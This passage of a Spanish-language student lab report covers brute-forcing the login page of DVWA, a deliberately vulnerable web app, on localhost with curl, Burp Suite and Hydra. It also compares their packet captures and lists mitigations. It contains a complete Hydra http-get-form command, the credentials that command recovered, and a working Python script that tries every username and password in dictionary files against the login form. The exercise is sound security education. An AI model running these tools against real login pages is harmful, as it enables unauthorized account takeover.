


Figura 21: Pestaña Network navegador

2.8. Utilización de curl por terminal (curl)

Luego, al utilizar cada curl se guarda su salida en archivos para su futura comparación. Esto se evidencia en la figura 22 para el curl válido y la figura 23 para el curl inválido.




Figura 22: Ejecución curl valido




Figura 23: Ejecución curl invalido

2.9. Demuestra 4 diferencias (curl)

Para comparar las diferencias se utilizó el comando vimdiff. Este comando solo encontró 3 diferencias (figura 24):

- La pagina muestra "Welcome to the password protected area admin" para el caso exitoso de admin, mientras que para una entrada incorrecta muestra "Username and/or password incorrect.". Según lo anterior se puede deducir que en el caso exitoso de gordonb, el mensaje de éxito dirá " Welcome to the password protected area gordonb".
- Entre el caso exitoso y erróneo existe el cambio de la etiqueta http "<p>" a "<pre>". La etiqueta "<p>" indica un párrafo mientras que la etiqueta "<pre>" indica un texto preformateado.
- En el caso exitoso se aprecia que se adjunta una imagen mientras que en el caso erróneo solo se encuentra el texto plano. Se asume que en el caso de gordonb, la imagen probablemente se llame "gordonb.jpg"

```

+ -- 68 lines: ^M
Password:<br />^M
<input type="password" AUTOCOMPLETE="off" name="password"><br />^M
<br />^M
<input type="submit" value="Login" name="Login">
^M
</form>^M
<pre><br />Username and/or password incorrect.</pre>^M
</div>^M
<h2>More Information</h2>^M
<ul>^M
<li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_bl
<li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-p
+ -- 28 lines: <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html"
invalido.txt 76,1-8 All
+ -- 68 lines: ^M
Password:<br />^M
<input type="password" AUTOCOMPLETE="off" name="password"><br />^M
<br />^M
<input type="submit" value="Login" name="Login">
^M
</form>^M
<p>Welcome to the password protected area admin</p>^M
</div>^M
<h2>More Information</h2>^M
<ul>^M
<li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_bl
<li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-p
valido.txt 76,1-8 Top

```

Figura 24: Diferencias en curl

2.10. Instalación y versión a utilizar (hydra)

Si bien hydra es una herramienta incluida con kali linux, si se hubiese necesitado instalar hydra se hubiese usado el siguiente comando:

```
sudo apt-get install hydra-gtk
```

No obstante, se trabajó con la versión de hydra 9.5 (figura 25)

2.11. Explicación de comando a utilizar (hydra)

Para la mejor comprensión y explicación del comando, se dividió en 4 secciones:

- `sudo hydra -L diccionario_brute_user.txt -P diccionario_brute_pass.txt`

El parámetro -L entrega un diccionario como para usar como usuario mientras que el parámetro -P entrega un diccionario para usar como contraseña.

- `"http-get-form://localhost:4280/vulnerabilities/brute/:username=~USER^"`

Se utiliza el get de un formulario http ubicado en el puerto 4280 de la maquina actual, dentro de la carpeta brute que se encuentra dentro de vulnerabilities. Además se identifica el cambio username como campo de usuario a completar.

- `&password=^PASS^&Login=Login:H=Cookie:security=low;`

Se identifica el campo password como el campo de contraseña a completar mientras que la siguiente información, que se obtuvo desde el intercept de burpsuit, identifica el formulario como login, e inicializa las cookies como seguridad en baja.

- `PHPSESSID=jfseb4op29pkb2rlu0vqnjhik5:F=Username and/or password incorrect"`

Finalmente se inicializa el id php se la sesión capturada, esto es debido a que para acceder al formulario de brute force se necesita tener una sesión previamente iniciada en la pagina inicial de DVWA.

Ademas, se selecciona como una combinación incorrecta toda la que retorne "Username and/or password incorrect". Esto se debe a la pantalla de acceso especial que tiene gordonb.

2.12. Obtención de al menos 2 pares (hydra)

En la figura 25 se observa que al ejecutar el comando se obtienen correctamente las combinaciones de usuario y contraseña válidas.

```
(malorah@Hallowfall)~$ sudo hydra -t diccionario_brute_user.txt -P diccionario_brute_pass.txt "http-get-form://localhost:4280/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=low;PHPSESSID=jfseb4op29pkb2rlu0vqnjhik5:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 10:24:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 22 login tries (l:2/p:11), ~2 tries
per task
[DATA] attacking http-get-form://localhost:4280/vulnerabilities/brute/:username=^USER^&
password=^PASS^&Login=Login:H=Cookie:security=low;PHPSESSID=jfseb4op29pkb2rlu0vqnjhik5:
F=Username and/or password incorrect
[4280][http-get-form] host: localhost login: admin password: password
[4280][http-get-form] host: localhost login: gordonb password: abc123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 10:24:12
```

Figura 25: Ejecución de hydra

No se utilizó el parámetro -V para lograr que toda la salida de hydra encajara en un tamaño de imagen razonable. No obstante, en el repositorio se adjuntan los diccionarios utilizados.

2.13. Explicación paquete curl (tráfico)

```

> Frame 4: 921 bytes on wire (7368 bits), 921 bytes captured (7368 bits) on interface docker0, id 0
> Ethernet II, Src: 02:42:ed:15:61:91 (02:42:ed:15:61:91), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
> Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
> Transmission Control Protocol, Src Port: 35272, Dst Port: 80, Seq: 1, Ack: 1, Len: 855
* Hypertext Transfer Protocol
  > GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
  Host: localhost:4280\r\n
  Cookie: security=low; PHPSESSID=tgbd2omedfhfeu9s00n521nti1; security=low\r\n
  sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"\r\n
  sec-ch-ua-mobile: ?0\r\n
  sec-ch-ua-platform: "Linux"\r\n
  Accept-Language: en-US,en;q=0.9\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 S
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
  Sec-Fetch-Site: same-origin\r\n
  Sec-Fetch-Mode: navigate\r\n
  Sec-Fetch-User: ?1\r\n
  Sec-Fetch-Dest: document\r\n
  Referer: http://localhost:4280/vulnerabilities/brute/?username=&password=&Login=Login\r\n
  Accept-Encoding: gzip, deflate, br\r\n
  Connection: keep-alive\r\n
  \r\n
  [Response in frame: 6]
  [Full request URI: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Logi

```

Figura 26: Captura de curl

En la figura 26 se observa cómo se envía toda la información correspondiente al navegador, el formulario y las cookies. Específicamente, se utiliza HTTP GET para realizar el envío de la información del formulario.

2.14. Explicación paquete burp (tráfico)

```


* Hypertext Transfer Protocol
  > GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
  Host: localhost:4280\r\n
  sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"\r\n
  sec-ch-ua-mobile: ?0\r\n
  sec-ch-ua-platform: "Linux"\r\n
  Accept-Language: en-US,en;q=0.9\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 S
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
  Sec-Fetch-Site: same-origin\r\n
  Sec-Fetch-Mode: navigate\r\n
  Sec-Fetch-User: ?1\r\n
  Sec-Fetch-Dest: document\r\n
  Referer: http://localhost:4280/vulnerabilities/brute/?username=&password=&Login=Login\r\n
  Accept-Encoding: gzip, deflate, br\r\n
  > Cookie: security=low; PHPSESSID=tgbd2omedfhfeu9s00n521nti1; security=low\r\n
  Connection: keep-alive\r\n
  \r\n
  [Response in frame: 6]
  [Full request URI: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Logi

```

Figura 27: Captura de burpsuit

En la figura 27 se observa la petición GET de http junto con la dirección de la página, cookies, configuración de seguridad, información del navegador y la sesión.

2.15. Explicación paquete hydra (tráfico)



```

Frame 192: 262 bytes on wire (2096 bits), 262 bytes captured (2096 bits) on interface docker0, id 0
Ethernet II, Src: 02:42:ed:15:61:91 (02:42:ed:15:61:91), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
Transmission Control Protocol, Src Port: 39260, Dst Port: 80, Seq: 1, Ack: 1, Len: 196
Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=admin&password=12345&Login=Login HTTP/1.0\r\n
    Request Method: GET
    Request URI: /vulnerabilities/brute/?username=admin&password=12345&Login=Login
    Request Version: HTTP/1.0
  Cookie: security=low;PHPSESSID=tgbd2omedfhfeu9s00n521nti1\r\n
  Host: localhost:4280\r\n
  User-Agent: Mozilla/5.0 (Hydra)\r\n
  \r\n
[Response in frame: 305]
[Full request URI: http://localhost:4280/vulnerabilities/brute/?username=admin&password=12345&Login...
```

Figura 28: Captura de hydra

En la figura 28 se aprecia correctamente el campo GET del protocolo http, además de la información de inicio de sesión, configuración de seguridad e id de la sesión.

2.16. Mención de las diferencias (tráfico)

Nuevamente, cada campo HTTP de burp, curl e hydra se guardó en archivos diferentes para realizar una comparación con el comando vimdiff, esto se aprecia en la figura 29.

```

GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: localhost:4280
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:4280/vulnerabilities/brute/?username=5&password=6&Login=Login
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=tgbd2omedfhfeu9s00n52inti1; security=low
Connection: keep-alive

paquete_burp [R0]
GET /vulnerabilities/brute/?username=admin&password=123456&Login=Login HTTP/1.0
Cookie: security=low; PHPSESSID=tgbd2omedfhfeu9s00n52inti1
Host: localhost:4280
User-Agent: Mozilla/5.0 (Hydra)

paquete_hydra [R0]
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: localhost:4280
Cookie: security=low; PHPSESSID=tgbd2omedfhfeu9s00n52inti1; security=low
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:4280/vulnerabilities/brute/?username=5&password=6&Login=Login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```

Figura 29: Comparación burp, curl e hydra

La primera diferencia notoria es que el paquete de hydra envía solo la información necesaria para el trabajo mientras que burp y curl envían mucha información extra correspondiente al navegador.

Segunda diferencia es que burp y curl envían la misma información pero en diferente orden. Solo con esas dos diferencias se podría identificar la aplicación origen de cada paquete.

2.17. Detección de SW (tráfico)

Para identificar un paquete de hydra se debe mirar el campo User-Agent del protocolo http puesto que tal como indica la figura 28 hydra marca los paquetes con su nombre. Para identificar las peticiones hechas por burp notamos que la cookie se encuentra en el espacio anterior a "connection" dentro del protocolo http, figura 27 mientras que curl ubica las cookies en el tercer campo.

2.18. Interacción con el formulario (python)

Para acceder al login se utilizó el mismo enlace utilizado en las pruebas previas: `http://localhost:4280/vulnerabilities/brute/`, se crearon headers con el id de sesion y datos basicos de navegador para enviar un mensaje por cada combinacion posible entre usuario y contraseña contenida en los mismo diccionarios utilizados anteriormente.

Al obtener la respuesta, esta se transforma a texto y se verifica que no contenga el mensaje de error: "Username and/or password incorrect", para identificarla como una combinación de usuario y contraseña exitosa.

El código creado fue el siguiente:

```
import requests
import argparse
parser = argparse.ArgumentParser()

parser.add_argument("-v", "--verbose", help="Verbose", action="store_true")
parser.add_argument("-L", "--user_dict", help="Username dict")
parser.add_argument("-P", "--pass_dict", help="Password dict")
parser.add_argument("-c", "--sessid", help="session id")

args = parser.parse_args()

url = "http://localhost:4280/vulnerabilities/brute/" #Login

#Headers http y cookies (diccionario)
headers = {
    "User-Agent": "Mozilla/5.0 (Linux x86_64)
    AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/127.0.6533.100 Safari/537.36",
    "Referer": url,
    "Cookie": "security=low; PHPSESSID="+args.sessid
}

#Fuerza bruta
with open(args.user_dict, "r") as users,
open(args.pass_dict, "r") as passwords:
    user_list = users.readlines()
    pass_list = passwords.readlines()

    for username in user_list:
        username = username.strip()
        for password in pass_list:
            password = password.strip()
            # Datos del formulario
```

```

data = {
    "username": username,
    "password": password,
    "Login": "Login"
}

# Realiza la solicitud GET
response = requests.get(url, headers=headers, params=data)

if not "Username and/or password incorrect." in response.text:
    #Si no hay mensaje de error (gordonb)
    print("\033[0;32m" + "Encontrado →
    Usuario:" , username, " Contrase a:" , password)
else:
    if (args.verbose):
        print("\033[0;00m" " Fallido →
        Usuario:" , username, " Contrase a:" , password)

```

2.19. Cabeceras HTTP (python)

Tal como se observa en la figura 30, el paquete creado con python mantiene los parámetros provistos por el código (url, nombre de usuario, contraseña y encabezados), pero también contiene datos adicionales, como connection, encoding y accept.

En términos generales, la principal diferencia en comparación con los métodos anteriores es que los paquetes creados por el código en Python contienen más campos que los generados por hydra, pero menos que los creados por curl o Burp.




Figura 30: Paquete Wireshark python

2.20. Obtención de al menos 2 pares (python)

En la figura 31 se aprecia una ejecución del código con verbose activado de manera que se muestran todos los intentos. Se destacan en verde los intentos que dieron positivo.

```

(malorah@Hallowfall)~[/Desktop]
$ sudo python3 brute.py -L diccionario_brute_user_txt -P diccionario_brute_pass.txt -c jur9l1ejkocrophg6ddigf
a47 -v
Fallido → Usuario: admin Contraseña: 123456
Fallido → Usuario: admin Contraseña: 12345
Fallido → Usuario: admin Contraseña: 123456789
Encontrado→ Usuario: admin Contraseña: password
Fallido → Usuario: admin Contraseña: iloveyou
Fallido → Usuario: admin Contraseña: princess
Fallido → Usuario: admin Contraseña: 1234567
Fallido → Usuario: admin Contraseña: rockyou
Fallido → Usuario: admin Contraseña: 12345678
Fallido → Usuario: admin Contraseña: abc123
Fallido → Usuario: admin Contraseña: 123abc
Fallido → Usuario: gordonb Contraseña: 123456
Fallido → Usuario: gordonb Contraseña: 12345
Fallido → Usuario: gordonb Contraseña: 123456789
Fallido → Usuario: gordonb Contraseña: password
Fallido → Usuario: gordonb Contraseña: iloveyou
Fallido → Usuario: gordonb Contraseña: princess
Fallido → Usuario: gordonb Contraseña: 1234567
Fallido → Usuario: gordonb Contraseña: rockyou
Fallido → Usuario: gordonb Contraseña: 12345678
Encontrado→ Usuario: gordonb Contraseña: abc123
Fallido → Usuario: gordonb Contraseña: 123abc

```

Figura 31: Ejecución código python

Tal como se aprecia se obtuvo correctamente las combinaciones correctas de usuario y contraseña.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Burp Suite es una herramienta con mucho potencial, pero es notablemente más lenta que Python, y a su vez, Python es más lento que Hydra. Por otro lado, cURL se presenta como una opción poco práctica debido a su tedioso proceso de ejecución.

Otra ventaja que presenta Hydra en comparación con el resto de las herramientas es la generación de mensajes considerablemente más pequeños. Sin embargo, como aspecto negativo, mensajes tan reducidos pueden resultar sospechosos, lo que podría hacer más evidente la presencia de un ataque en curso (sin contar que Hydra firma sus mensajes).

2.22. Demuestra 4 métodos de mitigación (investigación)

Existen varios métodos para mitigar ataques de fuerza bruta. A continuación, se presentan algunos de ellos:

1. Aumentar la robustez de las contraseñas: Es ampliamente conocido y comprobado que al aumentar la cantidad de dígitos disponibles para una contraseña, así como su longitud, se incrementa enormemente el tiempo que se requiere para obtener una combinación correcta mediante un ataque de fuerza bruta. El tiempo aumenta tanto que este tipo de ataque se vuelve inviable para un atacante.
2. Autenticación multifactor: Activar o configurar correctamente la autenticación multifactor reduce enormemente el riesgo de un ataque de fuerza bruta, ya que, aunque el atacante logre obtener una combinación correcta de usuario y contraseña, el sistema genera (en muchos casos) una segunda clave temporal que el usuario recibe en un dispositivo alternativo. Esto vuelve el ataque nuevamente inviable para un atacante.
3. Limitar los intentos de inicio de sesión: Los ataques de fuerza bruta prueban todas las combinaciones posibles, por lo que si se reduce o limita la cantidad de intentos de inicio de sesión, y se aplica una penalización al alcanzar ese límite (como el bloqueo de la cuenta, la necesidad de cambiar la contraseña o el desbloqueo a través del equipo de asistencia), el riesgo de un ataque de fuerza bruta se reduce significativamente, acercándose a cero.
4. Evitar contraseñas comunes o previamente filtradas: Es muy probable que un atacante comience probando contraseñas comunes o aquellas que han sido filtradas en otros servicios. Si se evita el uso de contraseñas conocidas, se dificulta considerablemente el ataque, ganando tiempo y reduciendo las probabilidades de que se produzca una coincidencia exitosa.
5. Capacitación de empleados: Todos los métodos anteriores resultan inútiles si no se genera un cambio en la cultura de los empleados para que mantengan siempre prácticas digitales seguras y no faciliten, de manera inadvertida, la ejecución de ataques. Con capacitaciones regulares en seguridad informática, en teoría, se reduce el riesgo de cualquier tipo de ataque.

Conclusiones y comentarios

Durante esta actividad se revisaron cuatro herramientas para realizar ataques de fuerza bruta: Burp Suite, cURL, Hydra y Python. Se analizaron en detalle su implementación, ejecución, resultados y la captura/análisis de sus paquetes. Además, se utilizó la aplicación web DVWA, que tiene fines educativos para aprender sobre estos temas.

En general, la actividad fue muy provechosa para demostrar las facilidades que ofrece el mundo moderno para obtener herramientas para realizar ataques de fuerza bruta, así como los peligros que conlleva esta facilidad.

No obstante, las herramientas no son perfectas y presentan pequeñas, pero notables, diferencias en tiempo de ejecución y tráfico generado, lo que permite diferenciarlas entre sí y también del tráfico real o común.

Cabe destacar la importancia de monitorear las redes, equipos y servidores en busca de posibles brechas de seguridad, como el tráfico anómalo, para identificar si se está bajo ataque, se ha sido atacado o se está vulnerable, y así poder tomar acciones acordes a la situación antes de que sea demasiado tarde.

Personalmente, la actividad fue provechosa, pero bastante extensa. Además, se presentaron problemas con el uso correcto de Hydra (aunque finalmente se logró hacer funcionar), lo cual retrasó un poco el progreso.

Otro detalle que retrasó la confección de la actividad fue que, al llegar a los puntos 2.13-15, se descubrió que se debían obtener capturas de los mensajes. Esto provocó que se volviera a recrear toda la actividad hasta ese punto, y luego, herramienta por herramienta, generar tráfico, identificarlo, guardarlo y avanzar a la siguiente. Esto se podría haber evitado revisando completamente lo solicitado antes de comenzar.